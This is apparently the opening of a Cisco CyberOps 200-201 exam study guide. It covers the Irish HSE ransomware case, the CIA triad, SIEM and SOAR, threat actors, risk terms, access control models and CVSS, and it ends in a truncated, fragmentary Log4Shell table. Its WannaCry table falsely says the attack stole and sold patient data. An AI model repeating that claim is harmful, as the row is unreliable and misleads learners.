INTRODUCTION

Before You Begin: *Why Cybersecurity Starts With You*

A hospital goes dark. A career path opens. And everything you need to know about why this certification matters.

▶ INCIDENT REPORT — A TRUE ACCOUNT

03:17 AM — May 7, 2021

The night-shift nurse at Ireland's Health Service Executive notices something odd. Patient records — the kind that tell doctors what medications someone is taking, what allergies could kill them, what their blood type is — are no longer loading. She refreshes. Nothing. She tries another terminal. Still nothing.

By morning, it is clear: **every major hospital system in the Republic of Ireland has been taken offline.** Surgeries are cancelled. Chemotherapy appointments are postponed. Newborns have their medical histories recorded on paper. Ambulances are diverted. In one of the most sophisticated healthcare cyberattacks in European history, a ransomware gang called Conti has encrypted the data of 54 hospitals and 4,000 individual healthcare locations across an entire country.

The attackers had been inside the network for **eight weeks** before pulling the trigger. They moved laterally through systems, escalating privileges, exfiltrating data, and planting their payload — all while the organisation's security tools generated alerts that no one fully investigated.

The ransom demand: **$20 million.** The actual recovery cost: over **$600 million**, spread across two years of remediation, system rebuilds, and forensic investigation. The human cost — delayed diagnoses, disrupted cancer treatments, patients unable to access critical records — is harder to put a number on, but impossible to ignore.

The Irish government's post-incident report identified the root cause not as a lack of technology, but as a **shortage of trained security analysts** who could interpret the signals those technologies were already sending.

That story is not an anomaly. It is, in the language of threat intelligence, a pattern. Ransomware attacks on hospitals, schools, utilities, banks, and government agencies have become so routine that security

researchers now track them the way meteorologists track storm systems — watching for conditions that make an outbreak likely, monitoring active threats in real time, and issuing warnings that too few people are qualified to act on.

The global shortage of cybersecurity professionals currently stands at over **4 million unfilled positions**, according to the most recent (ISC)² Cybersecurity Workforce Study. That number has grown every year for the past decade. It is not growing because organisations are being slow to hire. It is growing because the pipeline of qualified analysts — people who understand how attacks actually work, how to detect them in progress, and how to contain the damage — cannot keep pace with the demand.

4M+
Unfilled cybersecurity jobs globally as of 2024

$9.4B
Global ransomware damage costs in 2023 alone

277 days
Average time to identify and contain a data breach

You picked up this book because you want to close that gap — at least by one. You are preparing for the Cisco CCNA Cybersecurity Operations exam (200-201), the certification that validates the foundational knowledge and practical skills of a Security Operations Centre (SOC) analyst. And if your experience has been anything like that of the thousands of candidates who have sat this exam before you, you are probably feeling a mix of genuine motivation and genuine overwhelm.

Let's talk about that honestly.

The Problem With How Most People Study for This Exam

The 200-201 exam blueprint covers five domains and dozens of subtopics — from the CIA triad to CVSS scoring, from TCP header analysis to NIST incident response frameworks. When most candidates open a study guide for the first time, they are confronted with a wall of terminology. The instinct is to start memorising. So they build flashcards. They read definitions. They highlight paragraphs. And then they sit a practice exam and discover that the questions are not asking them to define a term — they are asking what a SOC analyst should *do* when a specific alert fires at 2 AM on a Thursday.

Definition-memorisation and operational thinking are two different cognitive skills. Most study resources train the first and test the second. That gap is where many prepared, intelligent candidates fail on their first attempt — not because they did not study hard enough, but because they studied the wrong way.

Perhaps you recognise one or more of these situations:

01 You have read about network intrusion analysis but have never actually opened Wireshark and extracted a file from a TCP stream — and the exam expects you to know how.

02 You understand that SIEM and SOAR are different things, but if someone asked you to explain exactly when a SOC would use one versus the other, you would struggle to answer with confidence.

03 The NIST SP 800-61 incident response framework looks straightforward on paper, but when you are shown a scenario with six simultaneous alerts and

asked which phase you are in, the phases blur together.

04 You can name eight access control models. You could not explain, without looking it up, why a hospital would choose Mandatory Access Control over Role-Based Access Control for its patient records system.

05 You have seen the words "true positive," "false positive," "true negative," and "false negative" in every study guide you have opened — and you still hesitate when the exam asks you to classify an alert in a real scenario.

None of these gaps reflect a failure of intelligence or effort. They reflect a gap in how security concepts are typically taught — in isolation, stripped of context, scrubbed of the messy operational reality that makes them actually stick. This book is designed to close that gap.

> *The best security analysts are not people who memorised the most definitions. They are people who developed the habit of asking, every time they encountered a new concept: what does this look like when it is actually happening, and what is my job when it does?*
>
> THE OPERATING PREMISE OF THIS BOOK

What Your Career Looks Like After This Certification

Imagine starting a Monday morning at your desk in a Security Operations Centre. On your screen: a live feed of network events, a queue of alerts ranked by severity, and a SIEM dashboard that tells you at a glance what is normal and

what is not. An alert fires — a workstation in the finance department is making outbound connections to an IP address it has never contacted before, at a port that has no business reason to be open. Six months ago, you would not have known what that meant. Now you know exactly what questions to ask.

Is this a known malicious IP? What process on that machine initiated the connection? Has this host been behaving normally in the preceding 72 hours? Is there a corresponding DNS query? You pull the NetFlow data. You check the PCAP. You look at the host's running processes and compare them against its baseline profile. Within twenty minutes, you have a confident, documented assessment — and a recommendation that the incident response team can act on immediately.

That is not a hypothetical future. It is a Tuesday for every working SOC analyst with the foundational skills this exam certifies. And those analysts are well-compensated for that capability: the median salary for a SOC Analyst in the United States currently sits between $65,000 and $95,000 at Tier 1, climbing past $120,000 at Tier 2 and above. In markets like the United Kingdom, Australia, and the Gulf states, the figures are similarly strong. More importantly, the work is meaningful. Every well-investigated alert, every contained incident, every ransomware attack stopped before the payload detonates — these outcomes are felt by real people.

The 200-201 certification is your documented proof that you can do this work. It is the credential that gets you past the first filter in a hiring process, the qualification that tells a security manager you speak the language and understand the stakes. Beyond this exam, the same foundation prepares you for the CyberOps Professional track, CCNP Security, and advanced certifications like the CEH and OSCP. You are not just passing a test — you are

building the base of a career that will remain in demand for the foreseeable future.

How This Book Works — and How to Use It

This handbook follows the structure of the official 200-201 exam blueprint, organised into five core chapters that correspond directly to the five weighted exam domains. However, the chapters are not written as reference documents. They are written as guided investigations — each one built around the question a working analyst would ask when first encountering a new concept or tool.

Every chapter includes worked examples that take a concept from abstract definition to operational application. Every chapter includes at least one case study drawn from real-world incidents — the kind of scenarios the exam uses to test not just what you know, but whether you can apply it under pressure. And every chapter closes with a checklist: a practical, printable summary of the decisions and processes a SOC analyst relies on in that domain, formatted as a job aid you could tape above a workstation, not just a study shortcut.

Here is what each chapter covers:

Ch.1	**The Foundation: Thinking Like a Security Professional** CIA triad, security deployments, risk and threat frameworks, CVSS scoring, access control models, defense-in-depth, and detection methodologies — the mental vocabulary every SOC analyst relies on daily.	20%
Ch.2	**Eyes on the Network: Seeing What Attackers Try to Hide**	25%

	Security monitoring technologies, attack types (network, web, endpoint, social engineering), evasion techniques, PKI, and certificates — the largest domain and the most operationally varied chapter in the book.	
Ch.3	**Inside the Machine: Investigating Hosts Under Attack** Host-based security tools, OS-level forensics, evidence classification, chain of custody, SIEM log interpretation, and malware sandbox analysis — with a full annotated detonation report walkthrough.	20%
Ch.4	**Catching the Intruder: Dissecting Network Traffic and Alerts** PCAP analysis in Wireshark, protocol header forensics, IDS/IPS alert classification, deep packet inspection, NetFlow vs full packet capture, and practical regular expressions — the most hands-on chapter in the book.	20%
Ch.5	**Running the SOC: Policies, Playbooks, and Post-Incident Practice** NIST SP 800-61 incident response, NIST SP 800-86 digital forensics, network and server profiling, protected data classification, Cyber Kill Chain, Diamond Model, and SOC performance metrics.	15%

A brief concluding chapter ties the exam material back to your career journey — with exam-day strategy, common first-attempt pitfalls to avoid, and a practical roadmap for what comes after you pass.

· · ·

A NOTE ON HOW TO READ THIS BOOK

Read it sequentially on your first pass. The chapters are designed to build on each other — the threat framework you construct in Chapter 1 becomes the

interpretive lens you carry into the packet analysis of Chapter 4. If you jump ahead, you will find the later chapters comprehensible but shallower than they should be.

On your second pass, use the checklists and case studies as active recall tools. Cover the analysis and ask yourself what you would do. Then check. The goal is to reach a point where the frameworks feel like instinct, not recitation — where "what phase of the incident response lifecycle is this?" is a question you answer automatically rather than one you puzzle through.

The exam will present you with scenarios. Your job is to have seen enough scenarios — and thought carefully enough about each one — that the exam's versions feel familiar. That is exactly what this book is designed to provide.

A PROMISE FROM THIS BOOK

By the time you finish this handbook, you will not just be ready to pass the 200-201 exam. You will be ready to walk into a SOC on your first day and recognise what you are looking at — because you will have spent the preceding weeks thinking like the analyst you are becoming.

The work you are about to do matters. The skills you are about to build are genuinely needed, genuinely valued, and genuinely protective of real people in a world that needs a great deal more protection than it currently has.

Let's begin.

CHAPTER ONE

Exam Weight: 20% · ~22 Questions

The Foundation: *Thinking Like a Security Professional*

Master the core mental models, frameworks, and vocabulary that every SOC analyst reaches for — consciously or not — every single working day.

▶ SCENE — TIER 1 SOC ANALYST, DAY ONE ON THE JOB

09:17 AM — First Monday

Your SIEM dashboard lights up. Alert ID 4418: **Unusual outbound traffic detected — finance-workstation-07 — destination IP 185.220.101.45 — port 443 — volume 2.3 GB in 11 minutes.**

Your senior analyst glances over. "What do you think?" She is not asking you to solve it yet. She is asking you to *frame it* — to run the mental checklist that turns raw alert data into a structured question. Is this a

confidentiality problem? An availability problem? A threat that has already exploited a vulnerability, or one that is still in progress? What is the risk to the organisation if this turns out to be malicious?

Every answer you give in the next four minutes depends entirely on the conceptual vocabulary built in this chapter. Not the technology — the **thinking**. The frameworks. The models. The ability to categorise what you are seeing before you decide what to do about it.

That is what this chapter teaches. And when that alert fires on your first Monday, you will already know exactly which questions to ask.

1.1 — Exam Topic

The CIA Triad

Every security decision — from choosing a firewall rule to escalating an incident — ultimately traces back to three principles: Confidentiality, Integrity, and Availability. Together they form the CIA triad, the foundational framework that defines what security is actually protecting. Learn to think in these three dimensions, and you will never be completely lost when facing an unfamiliar scenario.

Confidentiality

C — FIRST PILLAR

Ensuring that information is accessible only to those authorised to see it. Compromised when data is

Integrity

I — SECOND PILLAR

Ensuring that data remains accurate and unaltered except through authorised processes. Compromised

read, copied, or exfiltrated by an unauthorised party.

when data is modified, deleted, or forged without permission.

Availability

A — THIRD PILLAR

Ensuring that systems and data are accessible to authorised users when needed. Compromised by denial-of-service attacks, ransomware, hardware failure, or misconfiguration.

The SOC Analyst's Question

APPLIED CIA

When an alert fires, ask immediately: **which pillar is under threat?** The answer determines your next action and the urgency of your escalation.

Real-World Example: The WannaCry Ransomware Attack (2017)

WannaCry did not just target one pillar. It attacked all three simultaneously — which is why it was catastrophic. Understanding which attack hit which pillar is a classic exam scenario, and an essential diagnostic skill in a real SOC.

CIA PILLAR	WANNACRY'S ATTACK	REAL-WORLD IMPACT	CONTROL THAT WOULD HAVE HELPED
Confidentiality	Data exfiltration before encryption	Patient records, financial data stolen and sold on dark web marketplaces	Data Loss Prevention (DLP), network segmentation
Integrity	Files encrypted and renamed; originals deleted	Hospitals could not verify or trust any file on affected systems	File integrity monitoring, immutable backups
Availability	Entire systems locked with ransom demand	UK's NHS cancelled 19,000 appointments; surgeries postponed	Offline backups, network segmentation, patching MS17-010

The CIA Trade-Off: Why Perfect Security Is Impossible

Here is the tension that every security architect lives with: the three pillars routinely conflict with each other. Maximising one often means compromising another. Recognising these trade-offs is essential both for the exam and for real-world security design.

SCENARIO	WHAT YOU GAIN	WHAT YOU SACRIFICE
Encrypting every file at rest	`Confidentiality ↑`	`Availability ↓` — slower access, key management overhead
Multi-factor authentication on every login	`Confidentiality ↑`	`Availability ↓` — users locked out during MFA failures
Read-only access to production databases	`Integrity ↑`	`Availability ↓` for write-dependent workflows
High-availability, replicated storage	`Availability ↑`	`Integrity risk ↑` — corrupted data replicates across nodes

⬡ EXAM TIP

The 200-201 exam frequently presents a scenario and asks which CIA pillar is *most directly* affected. Train yourself to identify the primary target first. A ransomware attack's *primary* target is Availability — even if Confidentiality is also compromised, the business impact is the lockout. A credential-stuffing attack targets Confidentiality. A man-in-the-middle attack that alters packet contents targets Integrity.

Security Deployments

Knowing the name of a security technology is not enough. The exam — and your future job — requires you to know what each deployment actually *does*, what data it produces, and critically, when you would choose one over another. This section builds that comparative understanding.

Network, Endpoint, and Application Security Systems

LAYER	TECHNOLOGY	WHAT IT WATCHES	WHAT IT PRODUCES
Network	Next-Generation Firewall (NGFW), IDS/IPS, NetFlow collectors	Traffic between hosts; protocol behaviour; packet payloads (NGFW/IPS)	Flow records, blocked-connection logs, IDS alerts, PCAP files
Endpoint	EDR (Endpoint Detection & Response), HIDS, antimalware	Processes, registry changes, file system events, memory anomalies	Process execution logs, file hash events, behavioural alerts
Application	WAF (Web Application Firewall), RASP, application logs	HTTP/S requests, SQL queries, input validation failures	Blocked request logs, injection attempt alerts, error codes

Agentless vs Agent-Based Protections

This distinction matters practically because it determines what you can and cannot see on a given host — and it affects how you respond when a host is compromised.

	AGENT-BASED	AGENTLESS
How it works	Software installed directly on the endpoint collects and reports telemetry	Monitoring performed remotely — via network traffic, API calls, or read-only credential access
Visibility depth	Deep — sees processes, memory, registry, file hashes, user behaviour	Shallow — sees network behaviour, open ports, vulnerability scan results
Best for	Managed endpoints (corporate laptops, servers you control)	Unmanaged devices (IoT, BYOD, legacy systems, network appliances)
Limitation	Agent must be installed, updated, and running — can be targeted by malware	Cannot see inside the host; misses process-level and memory-level threats

SIEM, SOAR, and Log Management

These three technologies are often confused because they work closely together. Understanding where one ends and the other begins is a frequent exam topic — and a real-world source of confusion for new analysts.

SIEM

SECURITY INFORMATION & EVENT MANAGEMENT

Aggregates logs from across the environment, normalises them to a common format, correlates events into alerts, and provides a unified search and investigation interface. **It tells you something happened.**

SOAR

SECURITY ORCHESTRATION, AUTOMATION & RESPONSE

Takes action on SIEM alerts by executing pre-defined playbooks — isolating a host, blocking an IP, opening a ticket, notifying a team. **It does something about what happened.**

Log Management

The Workflow

COLLECTION, STORAGE & RETENTION

The infrastructure layer below SIEM — collects raw logs, stores them with appropriate retention periods, and makes them available for compliance and forensic investigation. **It keeps the evidence.**

HOW THEY WORK TOGETHER

Log management *stores* the raw data. SIEM *analyses* it and fires an alert. SOAR *responds* to the alert by running an automated playbook. A human analyst reviews the outcome.

◈ CASE STUDY — SIEM, SOAR, AND LOG MANAGEMENT IN ACTION

At 2:43 AM, a SIEM correlation rule fires: *five failed SSH logins from the same source IP within 60 seconds, followed by a successful login*. That single rule matches logs from three different sources — the firewall, the authentication server, and the endpoint agent — all normalised and correlated inside the SIEM.

The SOAR platform receives the alert and immediately executes the brute-force playbook: the source IP is blocked at the firewall, the compromised account is suspended in Active Directory, a P2 incident ticket is created, and the on-call analyst is paged — all within 90 seconds of the successful login, with no human involvement required.

The analyst who wakes up to the notification has a fully documented timeline, the source IP's threat intelligence enrichment, and all relevant raw logs already attached to the ticket — pulled from log management and assembled by SOAR. She can make a containment decision in minutes rather than hours.

Legacy Antivirus vs Modern Antimalware

FEATURE	LEGACY ANTIVIRUS	MODERN ANTIMALWARE / EDR
Detection method	Signature matching against known malware hashes	Behavioral analysis, ML models, memory inspection, heuristics

FEATURE	LEGACY ANTIVIRUS	MODERN ANTIMALWARE / EDR
Zero-day detection	No — requires signature update first	Yes — detects anomalous behaviour without prior knowledge of the threat
Response capability	Quarantine or delete file	Process kill, memory dump, network isolation, rollback to clean state
Coverage	File system only	File system, memory, network connections, process trees, registry
Exam note	Still valid for known-malware environments with low complexity	Required for environments facing advanced persistent threats (APTs)

Container and Cloud Security Deployments

The shift to containerised and cloud-native architectures introduced security challenges that traditional perimeter-based tools were never designed to address. For the exam, understand these two key concepts:

- **Container security** focuses on image integrity (is the container image from a trusted, unmodified source?), runtime behaviour (is the container doing what it is supposed to do?), and isolation (can a compromised container escape to the host or reach other containers it should not touch?). Tools: image scanning, container-aware EDR, Kubernetes network policies.
- **Cloud security deployments** operate under the **shared responsibility model** — the cloud provider secures the infrastructure; you secure everything built on top of it. In IaaS, you are responsible for the OS, middleware, and application. In SaaS, you are responsible primarily for access control and data.

The exam tests whether you understand where the provider's responsibility ends and yours begins.

1.3 — Exam Topic

Security Terms Decoded

Section 1.3 of the exam blueprint is essentially a vocabulary test — but one that expects you to apply each term in context, not simply define it. The following terms appear regularly in scenario-based questions. For each one, understand the definition, the *why it matters*, and how it connects to SOC operations.

Threat Intelligence (TI)

Threat intelligence is **evidence-based knowledge about an existing or emerging threat** — including the adversary's tactics, techniques, and procedures (TTPs), indicators of compromise (IoCs), and the infrastructure they use. Raw data becomes intelligence only when it is analysed and made actionable. A list of malicious IP addresses is data. A report explaining that a specific ransomware group is currently targeting mid-sized healthcare organisations via phishing emails with malicious PDF attachments — and here are the hashes, domains, and YARA rules to detect them — is intelligence.

Strategic TI informs executive-level decisions (are we a likely target?). **Tactical TI** informs security architecture (which controls matter most for this threat?). **Operational TI** informs active incident response (what is this attacker doing

right now?). **Technical TI** informs detection rules (which IoCs do we look for?).

Threat Hunting

Threat hunting is the **proactive, hypothesis-driven search for threats that have evaded existing detection controls**. It is the answer to a sobering reality: many sophisticated attackers can persist inside an environment for weeks or months before triggering a SIEM alert. Threat hunters do not wait for the alert — they start with a hypothesis ("What if an attacker is using legitimate tools like PowerShell to move laterally?") and systematically look for evidence that confirms or refutes it.

The distinction from reactive monitoring: SIEM alerts are *reactive* (the system tells you something happened). Threat hunting is *proactive* (you go looking for things that have not triggered an alert yet).

Malware Analysis

Two primary approaches exist, and the exam distinguishes between them:

- **Static analysis** — examining the malware without executing it. Disassembling the binary, extracting strings, checking imports, computing file hashes, analysing PE headers. Safe, but limited — modern malware uses obfuscation and packing to defeat static analysis.
- **Dynamic analysis** — executing the malware in a controlled environment (a sandbox or detonation chamber) and observing its behaviour: what files it creates, what registry keys it modifies, what network connections it makes, what processes it spawns. Reveals actual behaviour but requires a properly isolated environment to prevent escape.

Threat Actors: Who Is Actually Attacking?

ACTOR TYPE	MOTIVATION	SOPHISTICATION	EXAMPLE
Nation-State	Espionage, sabotage, geopolitical advantage	Very high — months-long campaigns, zero-day exploits	APT28 (Russia), APT41 (China)
Organised Crime	Financial gain — ransomware, fraud, theft	High — professional operations with support staff	Conti, LockBit, FIN7
Hacktivist	Ideological or political message	Moderate — DDoS, defacement, data leaks	Anonymous, KillNet
Insider Threat	Personal grievance, financial gain, coercion	Variable — but has legitimate access, making detection harder	Disgruntled employee, contractor
Script Kiddie	Notoriety, curiosity, low-level disruption	Low — uses existing tools without deep understanding	Opportunistic defacers, skiddies

Run Book Automation (RBA)

A run book is a documented procedure for handling a specific type of event — "when you see X, do Y, then Z." Run book automation (RBA) takes those manual procedures and encodes them as automated workflows, triggered by specific conditions in the SIEM or SOAR platform. When a phishing alert fires, the RBA might automatically: extract all URLs from the suspicious email, check them against threat intelligence feeds, sandbox any attachments, look up the sender's domain registration age, and compile all findings into the incident ticket — before a human analyst ever looks at it.

Why it matters: RBA dramatically compresses Mean Time to Respond (MTTR) and ensures consistent, error-free execution of repetitive tasks, freeing analysts for higher-order investigation and decision-making.

Reverse Engineering

In the security context, reverse engineering means **deconstructing a piece of malware — or any binary — to understand how it works**. This goes beyond dynamic analysis: a reverse engineer might disassemble the binary, trace its execution flow in a debugger, understand its encryption algorithm, identify its command-and-control protocol, and extract hard-coded credentials or configuration data. The output is a deep technical understanding of the threat that enables more precise detection rules, better remediation guidance, and sometimes the decryption of ransomed data.

Sliding Window Anomaly Detection

Rather than evaluating each event in isolation, sliding window anomaly detection **compares behaviour within a moving time window against an established baseline**. For example: a user who typically authenticates from one location and makes 50 API calls per day is not suspicious on either measure alone. But a sliding window might detect that in the past 15 minutes, that same account has made 3,400 API calls — an anomaly visible only when examined as a temporal cluster. The window "slides" forward in time, continuously re-evaluating the rate and pattern of events rather than looking at any single event.

Threat Modeling

Threat modeling is a **structured process for identifying, prioritising, and addressing threats to a system before those threats are exploited**. The STRIDE framework (developed at Microsoft) is the most common approach in the exam context: it categorises threats as Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. Threat modeling answers the question: "Given what this system does and who might want to attack it, what are the most likely and most damaging attack scenarios?"

DevSecOps

DevSecOps integrates security practices **directly into the software development and deployment pipeline**, rather than treating security as a final gate before release. In practice this means: automated security scanning on every code commit (SAST), dependency vulnerability checks in the build pipeline, container image scanning before deployment, and security requirements built into user stories from the start. The core philosophy is that security is everyone's responsibility, not a separate team's problem — and that defects caught in development cost a fraction of what they cost after deployment.

○ EXAM TIP — DISTINGUISHING RELATED TERMS

Threat hunting vs threat intelligence: TI is the information you consume; threat hunting is the active investigation you conduct, often using TI as your starting hypothesis. You can receive TI passively (a vendor feed). You cannot hunt passively — it requires deliberate action.

RBA vs SOAR: SOAR is the platform; RBA is the practice of encoding run books as automated workflows *within* that platform. Think of SOAR as the car and RBA as the driving.

1.4 — Exam Topic

Risk, Threat, Vulnerability, and Exploit

These four terms are used interchangeably in casual conversation and precisely incorrectly in most news coverage. The exam treats them as distinct, precisely defined concepts — and scenario questions routinely test whether you can tell them apart under pressure.

TERM	DEFINITION	WHO/WHAT CAUSES IT	EXAMPLE
Threat	Any potential danger to an asset — the possibility that something harmful could happen	External actors, natural events, insider threats, software bugs	A ransomware gang actively targeting healthcare organisations
Vulnerability	A weakness in a system, process, or control that a threat could exploit	Unpatched software, misconfiguration, weak passwords, missing controls	An Apache server running a version with a known remote code execution flaw
Exploit	The specific technique, code, or action used to take advantage of a vulnerability	Attackers writing or repurposing attack tools	A Metasploit module targeting that specific Apache CVE
Risk	The *likelihood* of a threat exploiting a vulnerability multiplied by the *impact* if it does	The intersection of threat, vulnerability, and asset value	High likelihood (active group, known exploit) × high impact (PHI exposed) = Critical risk

> *Risk = Threat × Vulnerability × Asset Value. Remove any one of those three factors and the risk collapses to zero. This is why patching (eliminating the vulnerability) and network segmentation (reducing asset exposure) are the two highest-return security investments.*
>
> RISK EQUATION — APPLIED

Risk Management: Scoring, Weighting, Reduction, and Assessment

Risk management is not about eliminating every risk — that is both impossible and economically irrational. It is about making informed decisions about which risks to accept, which to reduce, which to transfer (via insurance or contractual terms), and which to avoid by not undertaking the activity that creates the risk. The exam tests four specific concepts:

01 **Risk scoring** — assigning a numerical value to a risk based on probability and impact, typically using qualitative scales (High/Medium/Low) or quantitative models (Annualised Loss Expectancy). The CVSS score discussed in Section 1.7 is one form of risk scoring for specific vulnerabilities.

02 **Risk weighting** — adjusting a risk score to reflect the specific context of your organisation. A vulnerability in a public-facing web application weighs more heavily for an e-commerce company than for an air-gapped government system.

03 **Risk reduction** — implementing controls that lower either the probability of a threat materialising or the impact if it does. Patching reduces probability. Backups reduce impact. Network segmentation does both.

04	**Risk assessment**	— the formal process of identifying assets, identifying threats to those assets, evaluating existing controls, calculating residual risk, and producing a prioritised list of recommended actions. In NIST terms, this follows the Risk Management Framework (RMF).

1.5 — Exam Topic

Defense-in-Depth

Defense-in-depth is the principle that **no single control is sufficient**, and that security should be implemented as multiple, independent layers — so that if an attacker defeats one layer, they face another. The analogy is a medieval castle: moat, outer wall, portcullis, inner wall, keep, and vault — each a distinct obstacle, each independently meaningful.

For the SOC analyst, defense-in-depth has a practical implication: when an attacker successfully bypasses one control, which layer stopped them next? Identifying the point of containment tells you both the extent of the breach and which control performed as designed.

P	**Policies & Procedures**	Security policies, user training, incident response plans, compliance requirements	AUP, IR plan, NIST CSF
7	**Physical**	Locks, badge readers, CCTV, data centre access controls, hardware security	Badge access, HSM, cable locks
6	**Perimeter**	External firewall, DMZ, WAF, DDoS mitigation, email security gateway	NGFW, email filter, DDoS scrubbing
5	**Network**	Internal segmentation, VLAN isolation, IDS/IPS, network access control	VLANs, internal IPS, 802.1X NAC
4	**Host**	Endpoint hardening, EDR, host-based firewall, patch management, antimalware	Windows Defender, CrowdStrike, WSUS
3	**Application**	Secure coding, WAF, input validation, authentication libraries, API security	WAF rules, OWASP Top 10 controls

2	Data	Encryption at rest and in transit, DLP, classification labels, access control on data	AES-256, TLS 1.3, DLP policies

⬡ EXAM TIP — APPLYING DEFENSE-IN-DEPTH TO SCENARIOS

When a scenario describes a breach and asks which control failed, map the attacker's path against the layers. If they got past the perimeter (layer 6) but were stopped at the host (layer 4), the network layer (5) also failed — and your answer should reflect that. The exam often tests whether you can identify multiple failed controls in a single incident, not just the outermost one.

1.6 — Exam Topic

Access Control Models

Access control is one of the most heavily tested topics in Section 1. The exam expects you to identify the correct model for a given scenario — not just define each one. The following table is built for comparative quick-reference; use it as the basis for active recall practice.

MODEL	CORE PRINCIPLE	WHO SETS PERMISSIONS	CLASSIC USE CASE
DAC — Discretionary	The owner of a resource decides who can access it	The data/resource owner	Standard file permissions on a personal laptop or shared folder
MAC — Mandatory	The system enforces access based on classification	The system (enforced by policy)	Military and government classified systems (Top

MODEL	CORE PRINCIPLE	WHO SETS PERMISSIONS	CLASSIC USE CASE
	labels; users cannot override		Secret, Secret, Unclassified)
NDAC — Non-Discretionary	Centrally administered by a security administrator; no user discretion	A security administrator	Enterprise environments where users must not be able to share or delegate access
RBAC — Role-Based	Permissions are assigned to roles; users are assigned to roles	Administrator (via role definition)	Enterprise applications — "HR Manager" role can access payroll; "Accountant" cannot
ABAC — Attribute-Based	Access is granted based on attributes of the user, resource, and environment	Policy engine evaluating attributes	"A nurse can access patient records only during their shift hours and from hospital IP ranges"
Rule-Based	Access controlled by explicit rules, regardless of identity	Administrator (via rule set)	Firewall ACLs — "Allow TCP port 443 from 10.0.0.0/8 to DMZ"

MODEL	CORE PRINCIPLE	WHO SETS PERMISSIONS	CLASSIC USE CASE
Time-Based	Access permitted only during specified time windows	Administrator	Contractors who should only access systems during business hours (Mon–Fri, 08:00–18:00)
AAA — Auth/Auth/Accounting	Authentication (who are you?), Authorization (what can you do?), Accounting (what did you do?)	AAA server (RADIUS, TACACS+)	VPN access — authenticate, check if permitted, log all activity for audit

◈ SCENARIO PRACTICE — CHOOSING THE RIGHT MODEL

Scenario A: A hospital wants to ensure that a nurse can only access a patient's records if the nurse is currently assigned to that patient's ward, the access request occurs during the nurse's rostered shift, and the access is initiated from a hospital terminal — not a personal device. *Answer: ABAC* — three distinct attributes (role, time, location) evaluated simultaneously.

Scenario B: A defence contractor needs to ensure that a user with "Secret" clearance can never access documents labelled "Top Secret," regardless of whether the document owner wishes to share them. *Answer: MAC* — the classification label enforced by the system overrides any user discretion.

Scenario C: A large enterprise wants to grant all employees in the "Finance" department access to the billing application without configuring each user individually. *Answer: RBAC* — permissions follow the role, not the individual.

1.7 — Exam Topic

CVSS: Scoring Vulnerabilities

The Common Vulnerability Scoring System (CVSS) is the industry-standard framework for communicating the severity of a vulnerability. It produces a score from 0.0 to 10.0 and, crucially, a structured breakdown of *why* that score is what it is. Understanding how each metric affects the score allows you to prioritise patching intelligently — not simply by grabbing the highest number.

Base Metrics (the intrinsic, unchanging properties of the vulnerability)


METRIC	WHAT IT MEASURES	VALUES & IMPACT ON SCORE
Attack Vector (AV)	How the attacker reaches the vulnerable component	Network (highest) → Adjacent → Local → Physical (lowest)
Attack Complexity (AC)	Conditions outside the attacker's control that must exist	Low (no prerequisites, score goes up) → High (requires specific conditions)
Privileges Required (PR)	Level of privileges the attacker needs before exploitation	None (highest risk) → Low → High (lowest risk)
User Interaction (UI)	Whether a human must perform an action for exploitation	None (higher risk) → Required (lower risk)
Scope (S)	Does a successful exploit affect resources beyond the vulnerable component?	Changed (score jumps — attacker gains access to other components) → Unchanged
Confidentiality Impact	Extent of information disclosure	High → Low → None

METRIC	WHAT IT MEASURES	VALUES & IMPACT ON SCORE
Integrity Impact	Extent of data modification capability	High → Low → None
Availability Impact	Extent of service disruption	High → Low → None

Temporal and Environmental Metrics

- **Temporal metrics** adjust the base score based on the current state of exploitation: Is there a working exploit in the wild? Has a patch been released? The score decreases as a patch becomes available and increases if active exploitation is confirmed.
- **Environmental metrics** allow organisations to adjust the score for their specific environment. A vulnerability in software you do not run scores zero in your environment, regardless of its base score. A vulnerability in your most critical, internet-facing system warrants a higher effective score than the same bug on an isolated internal tool.

Real CVSS Walkthrough: Log4Shell (CVE-2021-44228)



None	Changed	High / High / High

